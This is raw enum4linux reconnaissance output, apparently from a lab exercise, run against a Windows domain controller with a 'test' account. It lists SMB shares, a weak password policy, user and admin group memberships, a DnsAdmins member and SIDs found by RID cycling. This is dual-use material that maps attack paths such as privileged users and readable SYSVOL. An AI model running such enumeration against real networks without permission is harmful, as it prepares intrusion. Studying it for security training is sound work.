user:[test] rid:[0x6bf5]

 ==========================================
|    Share Enumeration on 192.168.10.2    |
 ==========================================

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 192.168.10.2
//192.168.10.2/ADMIN$        Mapping: DENIED, Listing: N/A
//192.168.10.2/C$  Mapping: DENIED, Listing: N/A
//192.168.10.2/IPC$          [E] Can't understand response:
NT_STATUS_INVALID_INFO_CLASS listing \*
//192.168.10.2/NETLOGON   Mapping: OK, Listing: OK
//192.168.10.2/SYSVOL        Mapping: OK, Listing: OK

 =====================================================
|    Password Policy Information for 192.168.10.2    |
 =====================================================


[+] Attaching to 192.168.10.2 using test:test123

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Cannot request session (Called Name:192.168.10.2)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] UADCWNET
        [+] Builtin

[+] Password Info for Domain: UADCWNET

        [+] Minimum password length: None
        [+] Password history length: None
        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
```

```
                        [+] Domain Password No Clear Change: 0
                        [+] Domain Password No Anon Change: 0
                        [+] Domain Password Complex: 0

            [+] Minimum password age: None
            [+] Reset Account Lockout Counter:
            [+] Locked Account Duration:
            [+] Account Lockout Threshold: None
            [+] Forced Log off Time: Not Set


[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 0


 ==============================
|    Groups on 192.168.10.2    |
 ==============================

[+] Getting builtin groups:
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[Storage Replica Administrators] rid:[0x246]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Terminal Server License Servers] rid:[0x231]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Account Operators] rid:[0x224]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Server Operators] rid:[0x225]
group:[Print Operators] rid:[0x226]

[+] Getting builtin group memberships:
Group 'Guests' (RID: 546) has member: UADCWNET\Guest
Group 'Guests' (RID: 546) has member: UADCWNET\Domain Guests
Group 'Windows Authorization Access Group' (RID: 560) has member: NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: UADCWNET\Domain Users
Group 'Users' (RID: 545) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
Group 'Administrators' (RID: 544) has member: UADCWNET\Domain Admins
Group 'Administrators' (RID: 544) has member: UADCWNET\Enterprise Admins
Group 'Administrators' (RID: 544) has member: UADCWNET\Administrator
Group 'IIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR

[+] Getting local groups:
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]

[+] Getting local group memberships:
Group 'DnsAdmins' (RID: 1101) has member: UADCWNET\N.Colon
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Cert Publishers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Schema Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Enterprise Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Group Policy Creator Owners
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\krbtgt
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Read-only Domain Controllers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Controllers

[+] Getting domain groups:
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Human Resources] rid:[0x44f]
group:[Legal] rid:[0x450]
group:[Finance] rid:[0x451]
group:[Engineering] rid:[0x452]
group:[Sales] rid:[0x453]
group:[Information Technology] rid:[0x454]

[+] Getting domain group memberships:
Group 'Enterprise Admins' (RID: 519) has member: UADCWNET\Administrator
Group 'Sales' (RID: 1107) has member: UADCWNET\C.Mathis
Group 'Sales' (RID: 1107) has member: UADCWNET\E.Elliott
Group 'Sales' (RID: 1107) has member: UADCWNET\B.Fox
Group 'Sales' (RID: 1107) has member: UADCWNET\T.Simmons
Group 'Sales' (RID: 1107) has member: UADCWNET\T.Todd
Group 'Sales' (RID: 1107) has member: UADCWNET\test
Group 'Sales' (RID: 1107) has member: UADCWNET\J.Kelly
Group 'Sales' (RID: 1107) has member: UADCWNET\C.Keller
Group 'Domain Guests' (RID: 514) has member: UADCWNET\Guest
Group 'Domain Computers' (RID: 515) has member: UADCWNET\research$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\macintosh$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\opsware$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\gn$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\cidr$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\support$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\classifieds$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ap$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ec$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\halflife$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\pc58$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\tc$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\yu$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\img0$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\vader$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\zw$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\maine$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\in-addr$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\calvin$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\vpn2$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\cust121$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\pc52$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\mac5$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\southdakota$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\sh$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL2$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL3$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL4$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL5$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL6$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL7$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL8$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL9$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL10$
Group 'Group Policy Creator Owners' (RID: 520) has member: UADCWNET\Administrator
Group 'Schema Admins' (RID: 518) has member: UADCWNET\Administrator
Group 'Information Technology' (RID: 1108) has member: UADCWNET\J.Ballard
Group 'Information Technology' (RID: 1108) has member: UADCWNET\E.Wood
Group 'Information Technology' (RID: 1108) has member: UADCWNET\R.Moran
Group 'Information Technology' (RID: 1108) has member: UADCWNET\F.Payne
Group 'Information Technology' (RID: 1108) has member: UADCWNET\L.Vasquez
Group 'Information Technology' (RID: 1108) has member: UADCWNET\J.Patton
Group 'Information Technology' (RID: 1108) has member: UADCWNET\G.Turner
Group 'Information Technology' (RID: 1108) has member: UADCWNET\L.Campbell
Group 'Information Technology' (RID: 1108) has member: UADCWNET\test
Group 'Information Technology' (RID: 1108) has member: UADCWNET\M.Day
Group 'Information Technology' (RID: 1108) has member: UADCWNET\T.Reid
Group 'Domain Admins' (RID: 512) has member: UADCWNET\Administrator
Group 'Domain Admins' (RID: 512) has member: UADCWNET\E.Wood
Group 'Domain Admins' (RID: 512) has member: UADCWNET\L.Vasquez
Group 'Domain Admins' (RID: 512) has member: UADCWNET\T.Simmons
Group 'Domain Admins' (RID: 512) has member: UADCWNET\S.Brock
Group 'Domain Admins' (RID: 512) has member: UADCWNET\S.Jennings
Group 'Domain Admins' (RID: 512) has member: UADCWNET\J.Tate
Group 'Human Resources' (RID: 1103) has member: UADCWNET\N.Colon
Group 'Human Resources' (RID: 1103) has member: UADCWNET\S.Higgins
Group 'Human Resources' (RID: 1103) has member: UADCWNET\A.Lucas
Group 'Human Resources' (RID: 1103) has member: UADCWNET\D.Gross
Group 'Human Resources' (RID: 1103) has member: UADCWNET\L.Sharp
Group 'Human Resources' (RID: 1103) has member: UADCWNET\C.Willis
Group 'Human Resources' (RID: 1103) has member: UADCWNET\M.Bradley
Group 'Human Resources' (RID: 1103) has member: UADCWNET\K.Patrick
Group 'Human Resources' (RID: 1103) has member: UADCWNET\B.Stanley
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER2$
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER1$
Group 'Legal' (RID: 1104) has member: UADCWNET\T.Maldonado
Group 'Legal' (RID: 1104) has member: UADCWNET\C.Munoz
Group 'Legal' (RID: 1104) has member: UADCWNET\O.Parker
Group 'Legal' (RID: 1104) has member: UADCWNET\D.Dunn
Group 'Legal' (RID: 1104) has member: UADCWNET\S.Brock
Group 'Legal' (RID: 1104) has member: UADCWNET\G.Lambert
Group 'Legal' (RID: 1104) has member: UADCWNET\S.Jennings
Group 'Legal' (RID: 1104) has member: UADCWNET\B.Blair
Group 'Legal' (RID: 1104) has member: UADCWNET\C.Horton
Group 'Legal' (RID: 1104) has member: UADCWNET\A.Norris
Group 'Legal' (RID: 1104) has member: UADCWNET\J.Tate
Group 'Legal' (RID: 1104) has member: UADCWNET\J.Mccormick
Group 'Legal' (RID: 1104) has member: UADCWNET\S.Glover
Group 'Legal' (RID: 1104) has member: UADCWNET\R.Bridges
Group 'Domain Users' (RID: 513) has member: UADCWNET\krbtgt
Group 'Domain Users' (RID: 513) has member: UADCWNET\Administrator
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Colon
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Ballard
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Mathis
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Higgins
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Maldonado
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Lucas
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Wood
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Munoz
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Elliott
Group 'Domain Users' (RID: 513) has member: UADCWNET\O.Parker
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Fletcher
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Moran
Group 'Domain Users' (RID: 513) has member: UADCWNET\H.Alexander
Group 'Domain Users' (RID: 513) has member: UADCWNET\F.Payne
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Vasquez
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Harrington
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Patton
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Dunn
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Fox
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Jordan
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Carson
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Simmons
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Gross
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Romero
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Brock
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Sharp
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Lambert
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Willis
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Turner
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Campbell
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Jennings
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Todd
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Poole
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Blair
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Horton
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Norris
Group 'Domain Users' (RID: 513) has member: UADCWNET\test
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Tate
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Johnston
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Bradley
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Day
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Mccormick
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Glover
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Patrick
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Bridges
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Hoffman
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Reid
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Stanley
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Kelly
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Lamb
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Keller
Group 'Engineering' (RID: 1106) has member: UADCWNET\N.Colon
Group 'Engineering' (RID: 1106) has member: UADCWNET\B.Fletcher
Group 'Engineering' (RID: 1106) has member: UADCWNET\H.Alexander
Group 'Engineering' (RID: 1106) has member: UADCWNET\L.Vasquez
Group 'Engineering' (RID: 1106) has member: UADCWNET\M.Harrington
Group 'Engineering' (RID: 1106) has member: UADCWNET\M.Jordan
Group 'Engineering' (RID: 1106) has member: UADCWNET\C.Romero
Group 'Engineering' (RID: 1106) has member: UADCWNET\M.Johnston
Group 'Engineering' (RID: 1106) has member: UADCWNET\E.Hoffman
Group 'Finance' (RID: 1105) has member: UADCWNET\M.Carson
Group 'Finance' (RID: 1105) has member: UADCWNET\C.Romero
Group 'Finance' (RID: 1105) has member: UADCWNET\J.Poole
Group 'Finance' (RID: 1105) has member: UADCWNET\C.Lamb

 ======================================================================
|    Users on 192.168.10.2 via RID cycling (RIDS: 500-550,1000-1050)    |
 ======================================================================
[I] Found new SID: S-1-5-21-2373017989-4057782597-2990666611
[I] Found new SID: S-1-5-21-3449369075-3998377036-3657034372
[I] Found new SID: S-1-5-90
[I] Found new SID: S-1-5-80-3139157870-2983391045-3678747466-658725712
[I] Found new SID: S-1-5-80
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-21-3449369075-3998377036-3657034372 and logon username 'test', password 'test123'
S-1-5-21-3449369075-3998377036-3657034372-500 SERVER2\Administrator (Local User)
S-1-5-21-3449369075-3998377036-3657034372-501 SERVER2\Guest (Local User)
S-1-5-21-3449369075-3998377036-3657034372-503 SERVER2\DefaultAccount (Local User)
S-1-5-21-3449369075-3998377036-3657034372-504 SERVER2\WDAGUtilityAccount (Local User)
S-1-5-21-3449369075-3998377036-3657034372-513 SERVER2\None (Domain Group)
[+] Enumerating users using SID S-1-5-90 and logon username 'test', password 'test123'
[+] Enumerating users using SID S-1-5-21-2373017989-4057782597-2990666611 and logon username 'test', password 'test123'
S-1-5-21-2373017989-4057782597-2990666611-500 UADCWNET\Administrator (Local User)
S-1-5-21-2373017989-4057782597-2990666611-501 UADCWNET\Guest (Local User)
S-1-5-21-2373017989-4057782597-2990666611-502 UADCWNET\krbtgt (Local User)
S-1-5-21-2373017989-4057782597-2990666611-512 UADCWNET\Domain Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-513 UADCWNET\Domain Users (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-514 UADCWNET\Domain Guests (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-515 UADCWNET\Domain Computers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-516 UADCWNET\Domain Controllers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-517 UADCWNET\Cert Publishers (Local Group)
```

```
S-1-5-21-2373017989-4057782597-2990666611-518 UADCWNET\Schema Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-519 UADCWNET\Enterprise Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-520 UADCWNET\Group Policy Creator Owners (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-521 UADCWNET\Read-only Domain Controllers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-522 UADCWNET\Cloneable Domain Controllers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-525 UADCWNET\Protected Users (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-526 UADCWNET\Key Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-527 UADCWNET\Enterprise Key Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-1000 UADCWNET\SERVER1$ (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username 'test', password 'test123'
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
[+] Enumerating users using SID S-1-5-80 and logon username 'test', password 'test123'
[+] Enumerating users using SID S-1-5-80-3139157870-2983391045-3678747466-658725712 and logon username 'test',
password 'test123'
============================================
|    Getting printer info for 192.168.10.2    |
 ============================================
No printers returned.


enum4linux complete on Sun Jan 16 09:35:18 2022
```